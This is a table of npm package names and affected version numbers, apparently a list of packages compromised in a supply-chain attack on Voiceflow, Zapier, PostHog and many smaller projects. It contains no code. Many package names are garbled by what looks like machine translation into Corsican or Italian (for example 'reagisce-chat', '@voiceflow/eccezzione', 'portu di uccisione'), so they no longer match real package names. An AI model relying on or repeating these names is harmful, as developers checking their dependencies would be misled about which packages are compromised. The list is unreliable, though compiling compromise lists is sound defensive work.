| @voiceflow/eslint-config | 7.16.4, 7.16.5 |
| @voiceflow/eslint-plugin | 1.6.2, 1.6.1 |
| @voiceflow/eccezzione | 1.10.2, 1.10.1 |
| @voiceflow/fetch | 1.11.1, 1.11.2 |
| @voiceflow/tipi-generali | 3.2.23, 3.2.22 |
| @voiceflow/git-branch-check | 1.4.4, 1.4.3 |
| @voiceflow/google-dfes-types | 2.17.12, 2.17.13 |
| @voiceflow/google-types | 2.21.12, 2.21.13 |
| @voiceflow/husky-config | 1.3.1, 1.3.2 |
| @voiceflow/logger | 2.4.3, 2.4.2 |
| @voiceflow/metriche | 1.5.2, 1.5.1 |
| @voiceflow/cumandante-di-lingua-naturale | 0.5.2, 0.5.3 |
| @voiceflow/nestjs-common | 2.75.2, 2.75.3 |
| @voiceflow/nestjs-mongodb | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-rate-limit | 1.3.3, 1.3.2 |
| @voiceflow/nestjs-redis | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-timeout | 1.3.1, 1.3.2 |
| @voiceflow/npm-package-json-lint-config | 1.1.1, 1.1.2 |
| @voiceflow/openai | 3.2.2, 3.2.3 |
| @voiceflow/pino | 6.11.4, 6.11.3 |
| @voiceflow/pino-pretty | 4.4.2, 4.4.1 |
| @voiceflow/prettier-config | 1.10.2, 1.10.1 |
| @voiceflow/reagisce-chat | 1.65.4, 1.65.3 |
| @voiceflow/runtime | 1.29.1, 1.29.2 |
| @voiceflow/runtime-client-js | 1.17.3, 1.17.2 |
| @voiceflow/sdk-runtime | 1.43.2, 1.43.1 |
| @voiceflow/fornitore-di-sicreti | 1.9.3, 1.9.2 |
| @voiceflow/semantic-release-config | 1.4.2, 1.4.1 |
| @voiceflow/serverless-plugin-typescript | 2.1.7, 2.1.8 |
| @voiceflow/slarizer-slate | 1.7.4, 1.7.3 |
| @voiceflow/stitches-react | 2.3.3, 2.3.2 |
| @voiceflow/config-di-libru-di-storie | 1.2.2, 1.2.3 |
| @voiceflow/stylelint-config | 1.1.1, 1.1.2 |
| @voiceflow/test-common | 2.1.1, 2.1.2 |
| @voiceflow/tsconfig | 1.12.2, 1.12.1 |
| @voiceflow/tsconfig-paths | 1.1.5, 1.1.4 |
| @voiceflow/utils-designer | 1.74.19, 1.74.20 |
| @voiceflow/verrore | 1.1.5, 1.1.4 |
| @voiceflow/vite-config | 2.6.2, 2.6.3 |
| @voiceflow/vitest-config | 1.10.3, 1.10.2 |
| @voiceflow/tipi-di-voce | 2.10.59, 2.10.58 |
| @voiceflow/tipi-di-voiceflow | 3.32.45, 3.32.46 |
| @voiceflow/widget | 1.7.18, 1.7.19 |
| @zapier/ai-actions | 0.1.20, 0.1.19, 0.1.18 |
| @zapier/babel-preset-zapier | 6.4.2, 6.4.1, 6.4.3 |
| @zapier/browserslist-config-zapier | 1.0.4, 1.0.3, 1.0.5 |
| @zapier/scrubber-sicretu | 1.1.5, 1.1.4, 1.1.3 |
| scudo-di-corbu-ai | 1.0.7 |
| arc-cli-fc | 1.0.1 |
| anteprima asyncapi | 1.0.2, 1.0.1 |
| atrix | 1.0.1 |
| mudellu_d'automatizazione | 1.0.491 |
| custruttore axios | 1.2.1 |
| axios-annullabile | 1.0.2, 1.0.1 |
| axios-tempizatu | 1.0.2, 1.0.1 |
| barebones-css | 1.1.4, 1.1.3 |
| stampa-cornice-benmostyn | 1.0.1 |
| migliorigpiocontroller | 1.0.10 |
| adattatore bidirezionale | 1.2.2, 1.2.4, 1.2.5, 1.2.3 |
| blinqio-executions-cli | 1.0.41 |
| blob-à-base64 | 1.0.3 |
| bun-plugin-httpfile | 0.1.1 |
| verificatore di bytecode-cli | 1.0.11, 1.0.8, 1.0.9, 1.0.10 |
| byte-à-x | 1.0.1 |
| calc-loan-interessu | 1.0.4 |
| plugin-di-condensatori-apptrackingios | 0.0.21 |
| compra di plugin di condensatore | 0.1.1 |
| plugin-di-condensatori-scgssigninwithgoogle | 0.0.5 |
| storia-di-acquisti-di-condensatori | 0.0.10 |
| condensatore-registratore-voce-wav | 6.0.3 |
| scaricamenti-di-estensione-chrome | 0.0.3, 0.0.4 |
| aghjurnatore di u gettu claude | 1.0.3 |
| API di coinmarketcap | 3.1.3, 3.1.2 |
| culori-espressione regulare | 2.0.1 |
| cumandu-irail | 0.5.4 |
| paragunà-obj | 1.1.1, 1.1.2 |
| riduttore cumpostu | 1.0.4, 1.0.3, 1.0.2, 1.0.5 |
| contu à a rovescia | 1.0.2, 1.0.1 |
| istruzioni di a CPU | 0.0.14 |
| creà-app-direttore | 0.1.1 |
| creà-glee-app | 0.2.3, 0.2.2 |
| creà-app-hardhat3 | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| codec-addr-cripto | 0.1.9 |
| css-dedoupe | 0.1.2 |
| dashboardstatu viotu | 1.0.3 |
| studio di designuuiux | 1.0.1 |
| devstart-cli | 1.0.6 |
| dialogflow-es | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| servitore-bot-discord | 0.1.2 |
| docusaurus-plugin-vanilla-estrattu | 1.0.3 |
| ùn andà micca | 1.1.2 |
| mudellu dotnet | 0.0.3, 0.0.4 |
| drop-events-on-property-plugin | 0.0.2 |
| tester di consegnabilità di email | 1.1.1 |
| applicà-nome-di-filiale | 1.1.3 |
| esbuild-plugin-brotli | 0.2.1 |
| esbuild-plugin-eta | 0.1.1 |
| esbuild-plugin-httpfile | 0.4.1 |
| eslint-config-nitpicky | 4.0.1 |
| eslint-config-trigo | 22.0.2 |
| eslint-config-zeallat-base | 1.0.4 |
| ethereum-ens | 0.8.1 |
| evm-checkcode-cli | 1.0.15, 1.0.12, 1.0.13, 1.0.14 |
| ticker esattu | 0.3.5 |
| sessione audio expo | 0.2.1 |
| espressi | 1.1.3 |
| cù dite grosse | 1.0.2, 1.0.1 |
| capovolgimentu di funzione | 1.0.2, 1.0.1 |
| mutore di ricerca firestore | 1.2.3 |
| fittxt | 1.0.3, 1.0.2 |
| pile di flaps | 1.0.2, 1.0.1 |
| appiattisce-sfiattu | 1.0.2, 1.0.1 |
| formik-error-focus | 2.0.1 |
| formik-store | 1.0.1 |
| cercatore sfocatu | 1.0.5, 1.0.6 |
| codice-di-verificazione-gate-evm2 | 2.0.3, 2.0.4, 2.0.5, 2.0.6 |
| gate-evm-tools-test | 1.0.7, 1.0.8, 1.0.5, 1.0.6 |
| gatsby-plugin-cname | 1.0.2, 1.0.1 |
| generatore-meteor-stock | 0.1.6 |
| generatore-ng-itobuz | 0.0.15 |
| uttene-elli-args | 1.3.3 |
| github-action-for-generator | 2.1.28, 2.1.27 |
| gitsafe | 1.0.5 |
| mudellu go | 0.1.8, 0.1.9 |
| gulp-inject-envs | 1.2.2, 1.2.1 |
| haufe-axera-api-client | 0.0.1, 0.0.2 |
| speranza-mapboxdraw | 0.1.1 |
| speratu | 1.0.3 |
| hover-design-prototipu | 0.0.5 |
| httpness | 1.0.3, 1.0.2 |
| iper-fullfacing | 1.0.3 |
| ipertermu-hipster | 1.0.7 |
| ids-css | 1.5.1 |
| ids-enterprise-mcp-server | 0.0.2 |
| ids-enterprise-ng | 20.1.6 |
| ids-enterprise-dattili | 20.1.6 |
| imagine-à-uri | 1.0.2, 1.0.1 |
| plugin d'insomnia-selezzione aleatoria | 1.0.4 |
| invucà | 0.2.2 |
| miniapp di scudo di ferru | 0.0.2 |
| buttone ito | 8.0.3 |
| itobuz-angular | 0.0.1 |
| itobuz-angular-auth | 8.0.11 |
| buttone-angular-itobuz | 8.0.11 |
| Ghjacumu Zuma | 1.0.2, 1.0.1 |
| jaetut-varit-test | 1.0.2 |
| navigatore jan | 0.13.1 |
| ligami jquery | 1.1.3, 1.1.2 |
| jsonsurge | 1.0.7 |
| ghjustu tostatu | 1.7.1 |
| portu di uccisione | 2.0.3, 2.0.2 |
| corea-area-amministrativa-geo-json-util | 1.0.7 |
| kwami | 1.5.9, 1.5.10 |
| codici di lingua | 1.0.2, 1.0.1 |
| licenza-o-matic | 1.2.2, 1.2.1 |
| imagine-messa in scena di lintmin | 1.3.1, 1.3.2 |
| lite-serper-mcp-server | 0.2.2 |
| luno-api | 1.2.3 |
| sistema-di-fatturazione-manuale-miniapp-api | 1.3.1 |
| annunziu di u plugin medusa | 0.0.3 |
| medusa-plugin-logs | 0.0.17 |
| medusa-plugin-momo | 0.0.68 |
| medusa-plugin-product-reviews-kvy | 0.0.4 |
| medusa-plugin-zalopay | 0.0.40 |
| mod10-cifra di cuntrollu | 1.0.1 |
| mon-package-react-typescript | 1.0.1 |
| u mo-saeed-lib | 0.1.1 |
| n8n-nodes-tmdb | 0.5.1 |
| n8n-nodes-vercel-ai-sdk | 0.1.7 |
| n8n-nodes-viral-app | 0.2.5 |
| nanoreset | 7.0.2, 7.0.1 |
| prossima-dipendenza-circulare | 1.0.3, 1.0.2 |
| prossimu-simplice-google-analytics | 1.1.1, 1.1.2 |
| nprogressu di stile prossimu | 1.0.4, 1.0.5 |
| ngx-utile-swiper-prosenjit | 9.0.2 |
| ngx-wooapi | 12.0.1 |
| magazinu nurmale | 1.3.1, 1.3.4, 1.3.3, 1.3.2 |
| obj-à-css | 1.0.3, 1.0.2 |
| okta-react-router-6 | 5.0.1 |
| apertu2internet | 0.1.1 |
| orbita-boxicons | 2.1.3 |
| strumenti-di-disegnu-di-nebula-orbita | 1.0.10 |
| editore di nebulosa orbitale | 1.0.2 |
| sapone-orbitale | 0.43.13 |
| orchestra | 12.1.2 |
| tester di pacchetti | 1.0.1 |
| plugin-di-parcelle-copiatore-di-asset | 1.1.3, 1.1.2 |
| annotazione pdf | 0.0.2 |
| piclite | 1.0.1 |
| pico-fluidu | 1.0.4, 1.0.3 |
| pkg-readme | 1.1.1 |
| poper-react-sdk | 0.1.2 |
| posthog-docusaurus | 2.0.6 |
| posthog-js | 1.297.3 |
| nodu posthog | 4.18.1, 5.13.3, 5.11.3 |
| posthog-plugin-hello-world | 1.0.1 |
| posthog-react-native | 4.11.1, 4.12.5 |
| posthog-react-native-session-replay | 1.2.2 |
| prime-one-table | 0.0.19 |
| prompt-eng | 1.0.50 |
| picculu bisognu | 1.0.3 |
| ra-auth-firebase | 1.0.3 |
| ra-data-firebase | 1.0.8, 1.0.7 |
| reagisce-component-taggers | 0.1.9 |
| reagisce-dati-à-esportazione | 1.0.1 |
| reagisce-elementu-prompt-ispettore | 0.1.18 |
| reagisce à i favic | 1.0.2 |
| reagisce-a-ganciu-forma-persiste | 3.0.2, 3.0.1 |
| reagisce-marmellata-icone | 1.0.2, 1.0.1 |
| reagisce-keycloak-cuntestu | 1.0.8, 1.0.9 |
| react-library-setup | 0.0.6 |
| reagisce-caricatore lineare | 1.0.2 |
| react-micromodal.js | 1.0.2, 1.0.1 |
| reagisce-nativu-selezziunatore-modale | 1.3.1, 1.3.2 |
| reagisce-nativu-email | 2.1.1, 2.1.2 |
| reagisce-nativu-recuperu | 2.0.1, 2.0.2 |
| react-native-get-pixel-dimensions | 1.0.2, 1.0.1 |
| reagisce-nativu-google-maps-indicazioni | 2.1.2 |
| reagisce-native-jam-icone | 1.0.2, 1.0.1 |
| react-native-log-level | 1.2.2, 1.2.1 |
| casetta di cuntrollu reagisce-nativu-modesta | 3.3.1 |
| react-native-modest-storage | 2.1.1 |
| reagisce-chiamata-telefonica-nativa | 1.2.2, 1.2.1 |
| react-native-retriable-fetch | 2.0.1, 2.0.2 |
| reagisce-usu-nativu-modale | 1.0.3 |
| reagisce-nativu-visuale-finder | 1.2.2, 1.2.1 |
| reagisce-nativu-websocket | 1.0.4, 1.0.3 |
| funzioni-di-worklet-reagisce-native | 3.3.3 |
| reagisce-qr-imagine | 1.1.1 |
| rediff | 1.0.5 |
| visualizzatore rediff | 0.0.7 |
| kit-router-redux | 1.2.2, 1.2.4, 1.2.3 |
| rollup-plugin-httpfile | 0.2.1 |
| numeru-di-registrazione-di-sa-company-regex | 1.0.2, 1.0.1 |
| sa-id-gen | 1.0.4, 1.0.5 |
| listessu | 1.0.3 |
| scgs-capacitor-subscribe | 1.0.11 |
| scgsffcreator | 1.0.5 |
| set-nested-prop | 2.0.1, 2.0.2 |
| sessioni-di-scaffale | 0.1.2 |
| shell-exec | 1.1.4, 1.1.3 |
| shinhan-limit-scrap | 1.0.3 |
| usu di e cumpetenze | 0.1.2, 0.1.1 |
| storie di salomon-api | 1.0.2 |
| storie di salomon-v3 | 1.15.6 |
| salomon-v3-ui-wrapper | 1.6.1 |
| urdinamentu per distanza | 2.0.1 |
| infurmazioni-d'identità-sudafricane | 1.0.2 |
| stat-fns | 1.0.1 |
| stour | 2.3.2 |
| Perfettu-commit | 1.0.1 |
| svelte-autocomplete-selezzione | 1.1.1 |
| sveltu è tostatu | 1.1.3, 1.1.2 |
| tanstack-shadcn-table | 1.1.5 |
| tcsp | 2.0.2 |
| tcsp-draw-test | 1.0.5 |
| tcsp-test-vd | 2.4.4 |
| template-lib | 1.1.4, 1.1.3 |
| mudellu-micro-serviziu | 1.0.3, 1.0.2 |
| ricerca tenace | 2.3.3, 2.3.2 |
| app-di-fonderia-di-test | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| app-test-hardhat | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| test23112222-api | 1.0.1 |
| tiaan | 1.0.2 |
| token.js-fork | 0.7.32 |
| trigo-react-app | 4.1.2 |
| recinzione di tipu | 1.2.2, 1.2.3 |
| orbita di tipu | 0.2.27 |
| tippatu undefsafe | 1.0.4, 1.0.3 |
| uplandui | 0.5.4 |
| caricamentu in u play store | 1.0.2, 1.0.1 |
| url-encode-decode | 1.0.2, 1.0.1 |
| aduprà-cambiamenti-micca salvati | 1.0.9 |
| ID sudafricanu validu | 1.0.3 |
| mudellu vf-oss | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| vite-plugin-httpfile | 0.2.1 |
| vue-browseupdate-nuxt | 1.0.5 |
| raschiatore web-mcp | 1.1.4 |
| tipi web-htmx | 0.1.1 |
| tipi web-lit | 0.1.1 |
| caricatore di pacchetti web-httpfile | 0.2.1 |
| galeria-di-esperti-di-benessere | 5.1.1 |
| zitella | 1.0.9, 1.0.10 |
| zapier-async-storage | 1.0.3, 1.0.2, 1.0.1 |
| zapier-platform-cli | 18.0.4, 18.0.3, 18.0.2 |
| zapier-platform-core | 18.0.4, 18.0.3, 18.0.2 |
| schema-di-piattaforma-zapier | 18.0.4, 18.0.3, 18.0.2 |
| scripts zapier | 7.8.3, 7.8.4 |
| zuper-cli | 1.0.1 |
| zuper-sdk | 1.0.57 |
| zuper-stream | 2.0.9 |

